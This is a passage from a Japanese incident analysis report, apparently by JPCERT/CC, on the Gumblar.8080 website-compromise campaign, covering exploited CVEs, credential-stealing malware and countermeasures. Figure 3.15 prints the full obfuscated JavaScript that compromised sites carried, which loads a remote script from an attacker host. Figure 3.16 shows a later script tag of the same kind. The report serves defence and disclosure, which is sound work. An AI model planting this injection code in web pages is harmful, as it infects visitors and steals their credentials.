


図 3.14 Gumblar.8080 の攻撃手法の流れ

[Gumblar.8080 の攻撃手法の流れ]

① 攻撃者により正規 Web サイトが改ざん

② 改ざんされた Web サイトにユーザがアクセス

③ ユーザは、攻撃者の用意した Web サイトへリダイレクトされ、複数の脆弱性で攻撃され、マルウエアに感染

④ マルウエアはデータ（各種マルウエア）をダウンロードするため、ダウンロードサーバに接続

⑤ ④でダウンロードしたマルウエアを展開し実行

3.3.1. Gumblar.8080 の攻撃手法

Gumblar.8080 は、Gumblar.X とは異なる攻撃手法を用いており、Gumblar.X の攻撃手法とはまた別の巧妙さを持っています。Gumblar.8080 の攻撃手法を以下で説明します。


- JavaScript を挿入する箇所が Gumblar や Gumblar.X とは異なり、「html ファイル」内の</html>タグの後ろに挿入されます。挿入される JavaScript は Gumblar と同様、難読化されています。また、Gumblar の時期に用いられた JavaScript よりも、複雑な難読化が施されています（図 3.15）。初期の 2009 年 12 月から 1 月頃には「/*GNU GPL*/」や「/*LGPL*/」などの文字列が難読化さ

れた JavaScript とともに挿入されていました。また、WordPress など Web アプリケーションの脆弱性を悪用して改ざんが行われた場合、<html>タグの前に挿入されるケースもあります。

```
<script>var Yy="";var T;if(T!='' && T!='uq'){T='n'};var Et;if(Et!='z'){Et='z'};function Y(){var u=wi
ndow;var v;if(v!='' && v!='dK'){v=null};var _=unescape;var P='';this.zD="";var A=_("%2f%74%2d%6d%6f%
62%69%6c%65%2d%63%6f%6d%2f%67%6f%6f%67%6c%65%2e%63%6f%6d%2f%74%79%70%65%70%61%64%2e%63%6f%6d%2e%70%6
8%70");function S(o,B){var m=new Date();var T_;if(T_!=''){T_='of'};var H="g";var I=_("%5b"), D=_("%5
d");var x="";var U=I+B+D;var fj=new String();var UO=new RegExp(U, H);var hG=new Array();var Cj=new A
rray();return o.replace(UO, new String());var Ym;if(Ym!='' && Ym!='ST'){Ym=''};};var HF;if(HF!='l' &
& HF!='c'){HF=''};var us=new String();var Dw;if(Dw!='' && Dw!='O'){Dw=null};var bI;if(bI!='' && bI!=
'zs'){bI='N'};var Tb;if(Tb!='Hk'){Tb='Hk'};var Ca;if(Ca!='zY'){Ca='zY'};var w=new String();var J=doc
ument;var zS="";var S_=S('81950738110531','61743952');var dy=new String();var Hp;if(Hp!='' && Hp!='v
V'){Hp='XK'};var KK=new String();var SH=new String();function DY(){var Q=new Date();var X=_("%68%74%
74%70%3a%2f%2f%6c%6f%61%64%74%75%62%65%2e%72%75%3a");w=X;var fG=new String();w+=S_;var Cu;if(Cu!=''
&& Cu!='NR'){Cu=null};this.NH="";w+=A;var pH=new Date();try {var JE;if(JE!='' && JE!='Xp'){JE=null};
var M=new Array();var iw=new String();d=J.createElement(S('s9cyrWiWpBtq','Bv1WZyUqaebVn9'));var CJ;i
f(CJ!='' && CJ!='ww'){CJ=null};var lg=new Date();d[_("%73%72%63")]=w;var Kfk;if(Kfk!='' && Kfk!='yJ'
){Kfk=null};var UF;if(UF!='bM' && UF != ''){UF=null};d[_("%64%65%66%65%72")]=[1,1][0];var MW;if(MW!=
'' && MW!='bZ'){MW=''};J.body.appendChild(d);this.vb="";this.HQ="";this.Uq="";this.cd="";} catch(_Z)
{this.qN="";alert(_Z);};}var lt='';this.Fm="";this.Rw='';this.dR="";u[String("gHzxonlo".substr(4)+"a
dgXq".substr(0,2))]=DY;var yv=new Date();var Rh;if(Rh!='' && Rh!='pB'){Rh=''};var gsW;if(gsW!='Hb'){
gsW=''};var vF;if(vF!='xF'){vF=''};};var a;if(a!=''){a='PZ'};this.ah='';var Ah;if(Ah!='Vl' && Ah!='A
k'){Ah='Vl'};Y();var Pu;if(Pu!='' && Pu!='Km'){Pu='e_'};</script>↵
<!--ad6c437ad0cfa080f3f82e16a71f85be-->↵
```


図 3.15 Gumblar.8080 挿入例（2010 年 6 月 11 日以前）

2010 年 6 月 12 日以降は、改ざんの手法が変化し、Gumblar.X と同様に難読化されない状態で JavaScript が挿入されています。



```
<script type="text/javascript" src="http://[illegible]:8080/Virtual Reality.js"></script>↵
<!--8beadd375a77ddbd765a2d52cbb9ff5f-->↵
```


図 3.16 Gumblar.8080 挿入例（2010 年 6 月 12 日以降）


- リダイレクト先の URL は、Gumblar.X と同様、多数存在します。また、時期により表 3-3 のような特徴が見られます。

表 3-3 リダイレクト先 URL の特徴

時期	概要
2009 年 12 月から 2 月	トップレベルドメインに「.ru」が使用される。また、有名なドメイン名が URL 内に含まれていた。（表 3-4（※1）を参照）
2010 年 3 月以降	短い URL に変化した。（表 3-4（※2）を参照）
2010 年 6 月以降	トップレベルドメインに「.com」や「.biz」などが使用される。また、8080 ポートだけではなく、80 ポートも使用される。（表 3-5 を参照）

また、Fast Flux[2]手法も用いられています。2010 年 6 月 11 日以前に確認したドメインの一部を表 3-4 に、2010 年 6 月 12 日以降に確認したドメインの一部を表 3-5 に示します。

表 3-4 Gumblar.8080 リダイレクト先ドメイン（一部）（2010 年 6 月 11 日以前）



（※1）

（※2）

表 3-5 Gumblar.8080 リダイレクト先ドメイン（一部）（2010 年 6 月 12 日以降）

[2] マルウエアを配布するサイトやフィッシングサイトをより長い期間インターネット上で活動させるために攻撃者が使用する技術の一つ。特定のホスト名に複数の IP アドレスを短い TTL で設定することで、サイトの可用性を高めるために使用される。

- Gumblar.8080 でも Gumblar.X と同様に、アクセスしてきた Web ブラウザの種類により使用される脆弱性が変化します。Gumblar.8080 が悪用する脆弱性を表 3-6 に示します。表中の(*)は、Gumblar.8080 が悪用し始めた時点でその脆弱性が未修正であったことを意味しています。

表 3-6 Gumblar.8080 が悪用する脆弱性

ソフトウエア	バージョン	脆弱性
MDAC	-	MS06-014
Microsoft Access Snapshot Viewer	-	MS08-041
Microsoft Video ActiveX Control	-	MS09-032
Windows Help and Support Center	-	MS10-042(*)
Adobe Reader/Acrobat	8.1.1 以前	CVE-2007-5659
	8.1.2 以前	CVE-2008-2992
	9.2 および 8.1.7 以前	CVE-2009-4324(*)
Java (JRE)	1.6.10 以前	CVE-2008-5353
	1.6.19 以前	CVE-2010-0886

(*)は悪用され始めた時点で未修正であった脆弱性

- 脆弱性があると、マルウエアがダウンロードされ実行されます。このマルウエアは、ダウンローダの機能を有しており、複数の exe ファイルがエンコードされた状態で格納されているデータファイルのダウンロードを試みます。そして、取得したデータファイルから各種 exe ファイルを抽出し、実行します。データファイル内のエンコードされた exe ファイルは、取得するタイミングにより変化します。各マルウエアの動作の詳細について 3.3.2 を参照してください。

3.3.2. Gumblar.8080 のマルウエアの動作内容

Gumblar.8080 においてダウンロードされるマルウエアは、Gumblar や Gumblar.X とは異なり、複数の種類が確認されており、また、その機能についても FTP アカウント情報を盗むことだけを目的にしているわけではありません。FTP アカウント情報だけではなく、HTTP などのアカウント情報を盗むマルウエアや偽ウイルス対策ソフトを導入するマルウエア、ボットを導入するマルウエアなど様々な機能をもった複数のマルウエアに感染します。Gumblar.8080 の攻撃手法で確認したマルウエアの動作内容を以下に示します。

- PC 内に保存されているアカウント情報を盗むマルウエア

  PC 内に保存されている次のようなアカウント情報を収集し、BASE64 でエンコードした上で、攻撃者が用意するサーバへ送付します。

  - Web ブラウザが、認証画面で自動入力をするために記憶しているアカウント情報
  - 各種クライアントソフトウエアの設定情報などに保存されているアカウント情報

送付されるデータの一例を図 3.17 に示します。

```
-----XXXXXXXXXXXXXXXXXXXXXX-↵
Content-Disposition: form-data; name="data" ↵
↵
VWIkMDo6MOQ2MDA1NEZ+fjNENjAwNTRGYGAzRDYwMDUORgOKRkZfXzo6dXNIcjF+fnBhc3MxYGB3
d3cuZXhhbXBsZS5jb2ONCg==↵
↵
-----XXXXXXXXXXXXXXXXXXXXXX-↵
```

図 3.17 サーバに送付されるアカウント情報

図 3.17 の送信データをデコードすると、図 3.18 に示したように、情報源になったクライアントソフトウエア名（図中の FF__は Firefox を表す）、ユーザ ID、パスワード、認証ページの URL が 1 行に順に並んでいることが分かります。アカウント情報が複数ある場合には、複数行になります。

```
Uid0::3D60054F~~3D60054F "3D60054F↵
FF__::user1~~pass1 "www.example.com↵
```

図 3.18 図 3.17 のデータをデコードした結果

- FTP プロトコルの通信パケット内からアカウント情報を盗むマルウエア

  PC から送信される通信を盗聴し、FTP プロトコルで通信が行われた際、通信データから FTP アカウント情報を盗み、攻撃者が用意するサーバに送付します。送信する情報は、2010 年 1 月頃、確認したマルウエアでは図 3.19 のようにエンコードされていました。




図 3.19 FTP 通信から盗んだ情報を送信する際のサンプルデータ

図 3.19 のデータをデコードしたデータを図 3.20 に示します。また、2010 年 6 月時点では図 3.19 のようなエンコード処理がされず、図 3.20 のデコード結果と同じ内容の情報が平文で送信されていました。半年の間にマルウエア側の実装が変更されたものと思われます。




図 3.20 図 3.19 のデータをデコードしたサンプルデータ

- スケアウエア（偽ウイルス対策ソフト）およびボットのためのダウンローダ

  スケアウエア（偽ウイルス対策ソフト）およびボットをダウンロードします。これらのマルウエアは、金銭を稼ぐことを目的として使用されているものと推測されます。

  - スケアウエア

    導入される偽ウイルス対策ソフトは複数の種類があり、Security Tools や Internet Security 2010、Digital Protection などを確認しています（Digital Protection の起動時の画面を図 3.21 に示します）。




図 3.21 Digital Protection のスクリーンショット

➢ ボット

ダウンロードされるボットとして、これまでに Waledac と呼ばれる種類のボットを確認しています。Waledac については、Microsoft 社により Waledac が使用するドメインの使用停止措置の取り組みが行わるなどの対策が試みられています。Microsoft 社の詳細な取り組みについては、参考 URL: VII を参照してください。なお、2010 年 4 月以降は Gumblar.8080 の攻撃においては Waledac が確認されていません。

- 不正な HTTPS パケットを送信するマルウエア

マルウエア内に保有している IP アドレスや URL に対して、不正な HTTPS パケットを送付するマルウエア（Pandex や Pushdo と呼ばれる系統のマルウエア）を確認しています。ただし確認された期間は、2010 年 4 月 22 日から 2010 年 5 月 7 日と非常に短い期間のみでした。本マルウエアについては JPCERT/CC でも注意喚起を発行しています（参考 URL: V）。

Gumblar.8080 の攻撃でダウンロードされるデータファイル（複数の exe ファイルがエンコードされた状態で格納されているデータファイル）は、接続毎に異なる場合もあり、上述のものと異なるマルウエアに感染する可能性も考えられます。

3.3.3. Gumblar/Gumblar.X と Gumblar.8080 との相違点

Gumblar.8080 の攻撃手法は、Gumblar.X の攻撃手法と同様、リダイレクトされるサイトのドメインが多岐に渡っている点、Gumblar/Gumblar.X と同様に、FTP アカウント情報を盗むことを目的としている点など類似した攻撃の特徴を確認しています。しかし、以下の相違点も見られます。

- 改ざん時に挿入する JavaScript や動作するマルウエアの種類が異なる。
- 改ざんされた Web サイトが重複していない（改ざんされたサイトで、Gumblar.X と Gumblar.8080 の不正なコードが併記されるケースはあまり見られない）。
- FTP アカウントに限らず、Web ブラウザに保存されたアカウント情報なども収集している。また、FTP アカウント情報などアカウント情報を盗む機能を持ったマルウエアだけではなく、ボットや偽ウイルス対策ソフトなどをダウンロードして動作させるマルウエアなど、複数のマルウエアが存在する。

Gumblar.8080 の攻撃で特徴的なのは、Gumblar/Gumblar.X では確認されていないマルウエア（金銭を目的とした偽ウイルス対策ソフトやボットなど）が確認されている点です。このように直接的に金銭を狙った攻撃が導入されたということは、広義の Gumblar の攻撃手法が攻撃者にとってより有効な手段として確立されたということを意味しているのかもしれません。

4. 各 Gumblar の攻撃手法に見る問題点および今後の対策

前章まで Gumblar、Gumblar.X、Gumblar.8080 の攻撃手法の実態について紹介してきました。本章では、それら広義の Gumblar の攻撃手法の背景にある問題点および対策について考えていきたいと思います。対策などについて説明する前に、Gumblar.X および Gumblar.8080 に関連した Web 改ざんの実態を知っていただくために、2010 年 9 月 29 日までに JPCERT/CC が Web 改ざんの報告を受けた Web ページについて、改ざんの有無と種類を 2009 年 12 月 15 日から 2010 年 9 月 29 日までの期間、定期的に監視し集計した結果を図 4.1 に示します。また、グラフ内の各用語の定義を表 4-1 に示します。なお、グラフ内で赤い丸で囲っている箇所は、システムメンテナンスによりデータが取得できていません。




図 4.1 各 Web 改ざん状況の推移

表 4-1 図 4.1 の補足情報

Gumblar.X	Gumblar.X の改ざん
8080-1	2010 年 6 月 11 日以前の Gumblar.8080 の改ざん
8080-2	2010 年 6 月 12 日以降の Gumblar.8080 の改ざん
X+8080-1	Gumblar.X と 2010 年 6 月 11 日以前の Gumblar.8080 の改ざんが併記
X+8080-2	Gumblar.X と 2010 年 6 月 12 日以降の Gumblar.8080 の改ざんが併記

まず、Gumblar.X による改ざんについてですが、図 4.1 からもわかるように、2009 年 12 月 22 日を境に、一時的に終息しました。しかし、2010 年 2 月 2 日以降、再度発生がみられ、それ以降 2010 年 10 月現在も続いています。

次に Gumblar.8080 による改ざんは、2010 年 1 月に改ざんされる Web サイトが急増し、2010 年 2 月 16 日前後に一時的な減少が見られました。しかし、2010 年 3 月以降、再度、改ざんされる Web サイトが増加し、Gumblar.X と同様に 2010 年 9 月まで改ざんが続いています。一時的に 2010 年 9 月 10 日以降、Gumblar.8080 に関する改ざんは停止しましたが、2010 年 9 月 17 日頃から活動を再開しています。また、Gumblar.X と Gumblar.8080 の不正なコードがともに埋め込まれたケースは、2010 年 2 月 2 日以降一時的にみられましたが、2010 年 2 月 16 日以降にはほとんど確認できていません。

JPCERT/CC では、他のインシデントと同様、Web 改ざんの報告について適宜コーディネーションを実施しています。しかし、現状 Web 改ざんの被害状況の大幅な改善は見られません。この背景には、Web サイトが改ざんされていることにサイト管理者が気づいていないケースや改ざん箇所が発見できないケース、改ざんされる対象のファイルが複数（「html ファイル」だけではなく「js ファイル」など）に渡っているため、修復が完璧ではないなど、様々なケースが考えられます。状況を根本から解決していくにためには、Web サーバのコンテンツ管理に使用しているクライアントの管理とサーバ管理の両面から総合的に考えていく必要があると考えています。

4.1. クライアント管理の問題および対策

クライアント管理では、セキュリティパッチの適用や運用ポリシーの策定などセキュリティ対策の実施の可否が挙げられます。OS のアップデートや、ウイルス対策ソフトの導入およびパターン更新などのセキュリティ対策を、確実に実施していく必要があります。また、もしセキュリティパッチの適用が困難な場合には、使用制限を設けるなど運用ポリシーの策定を行い、ポリシーに則っての運用が求められます。しかし、実際には、基本的なセキュリティ対策が実施されず、脆弱性が残った状態で PC が使用されているケースが多いのではないでしょうか。攻撃者は、PC 使用者のそういった穴を狙い攻撃をしてきています。その代表例として、効率的に攻撃をするため、エクスプロイトツール（Exploit Kit もしくは Exploit Pack などとも呼ばれる）と呼ばれる攻撃ツールを用いる場合があります。エクスプロイトツールは多数存在し、利用できる脆弱性の種類や攻撃方法も様々です。それらの多くは、OS やアプリケーションの複数の脆弱性を悪用するコードを備えており、容易に利用できるようになっています。図 4.2 に示したのは、Fragus Exploit と呼ばれるエクスプロイトツールの一種です。




図 4.2 Fragus Exploit のユーザインターフェース（一部）

このツールでは、クライアントがどの OS を使用し、どの地域の IP アドレスから接続し、どの脆弱性への攻撃が成功したかなどクライアントの状況を把握できるインターフェースを保有しています。これら

の情報を攻撃者が収集しているということは、攻撃者はクライアントの状況を把握し、より攻撃の成功率が上がる攻撃を選択することができるということを意味しています。また、これらの攻撃ツールで使用される脆弱性は更新されており、公開された脆弱性を直ちに攻撃に取り入れ、一般には未公開の脆弱性についても積極的に攻撃手法に取り込んでいます。

このような攻撃の被害を最小限に抑えるためには、やはり基本的なセキュリティ対策を行いこれらの脅威に備えていく必要があります。

- OS のアップグレードや Windows Update を実施し、使用しているアプリケーション（Adobe Reader/Acrobat、Web ブラウザ、Flash Player など）を常に最新の状態に保つ
- システム上の仕様などによりパッチ適用できない場合には、使用方法を制限するなどパッチ適用以外の方法で制限を行い、システムの保護を行う
- ウイルス対策ソフトの導入およびパターンの更新を行う
- 直接 PC にグローバル IP アドレスが割り当てられないよう、ブロードバンドルータなどを導入する
- OS およびウイルス対策ソフトのファイアーウォール機能を有効にする
- Adobe Reader/Acrobat の JavaScript 機能を無効にする

など

これらの対策を行ったとしても、攻撃の被害を完全に防ぐことは難しいですが、これらの対策を複合的に使用することで、被害を軽減することは可能です。

4.2. サーバ管理/運用の問題および対策

サーバ管理/運用における問題としては、マルウエアに感染しパスワードを盗まれたあとの対応/対策が挙げられます。広義の Gumblar の攻撃手法では、FTP パスワードなどのアカウント情報を盗むことを目的としたマルウエアに感染します。盗まれた FTP アカウント情報は、攻撃者によって悪用され、盗まれたユーザが管理/運用する Web サイトの改ざんに使用されます。つまり、マルウエアに感染し Web サイトの改ざんを受けた場合、この広義の Gumblar 攻撃の歯車の一つとして使用されてしまいます。このような状況になった場合、Web サイトのメンテナンスを行う PC などからマルウエアを駆除する、使用して

いたパスワードを再設定する、改ざんされたサイトのコンテンツのチェックを迅速にかつ確実に実施するなど対応を実施する必要があります。しかし、実際のところ図 4.1 のデータでもわかるように改ざんされた Web サイトの被害状況の改善は確認できていないのが状況です。その背景には、以下の問題があると考えています。

- 被害に気づいていない
  - 広義の Gumblar で感染するマルウエアに自分の PC が感染していることに気づいていないため、FTP パスワードが盗まれていることにも気づいていない
  - 盗まれた FTP パスワードを使用して自分が管理している Web サイトが改ざんされていることに気づいていない
- パスワードの管理の問題
  - セキュリティ対策がしっかり実施されていない PC でサーバを管理/運用していたため、マルウエアに感染し FTP アカウント情報を盗まれてしまう
  - マルウエアに感染した PC からパスワードを変更し、結果的に再度 FTP アカウント情報を盗まれてしまう
- Web コンテンツのチェックの問題
  - 改ざんされた後に実施する Web サイトのコンテンツのチェックが不十分で「html ファイル」だけ修復し、「js ファイル」や「cgi ファイル」など他のファイルの改ざんを見過ごしているなど

これらの問題への対応は、サーバのコンテンツ管理を委託している場合には、委託先においても実施してもらう必要があります。これらの問題を改善していくことで、広義の Gumblar の攻撃手法の被害にあった場合にも、被害を最小限に抑えることが可能になります。また、サーバ管理/運用の側面だけではなく、クライアント管理の側面と併せ、総合的に対応をしていき、被害を最小限に抑える努力をしていく必要があります。

5. 最後に

広義の Gumblar の攻撃手法による攻撃は、2010 年 10 月現在も継続しています。攻撃者は、広義の Gumblar の攻撃を用いてインターネット上の PC に自分の思い通りのマルウエアをインストールし、自身のネットワークインフラの基盤を構築しています。攻撃者にとって Web 改ざんは、基盤構築の一部であり、自身のマルウエアの感染者を増やすために、巧妙な攻撃手法を用いて攻撃を行ってきています。これらの基盤の一部となる正規 Web サイトは、攻撃者にとって自由に扱える環境の一部であり、ユーザを罠にはめるための手段として悪用されています。しかし、Web 改ざんの被害は、図 4.1 で示したように大きな改善は見られていません。その背景には、サーバを管理/運用する側に被害の実感がないという点が一番に挙げられるのではないでしょうか。被害の実感がないということは、改ざんされた状態が長期間継続する。そして改ざんされた Web 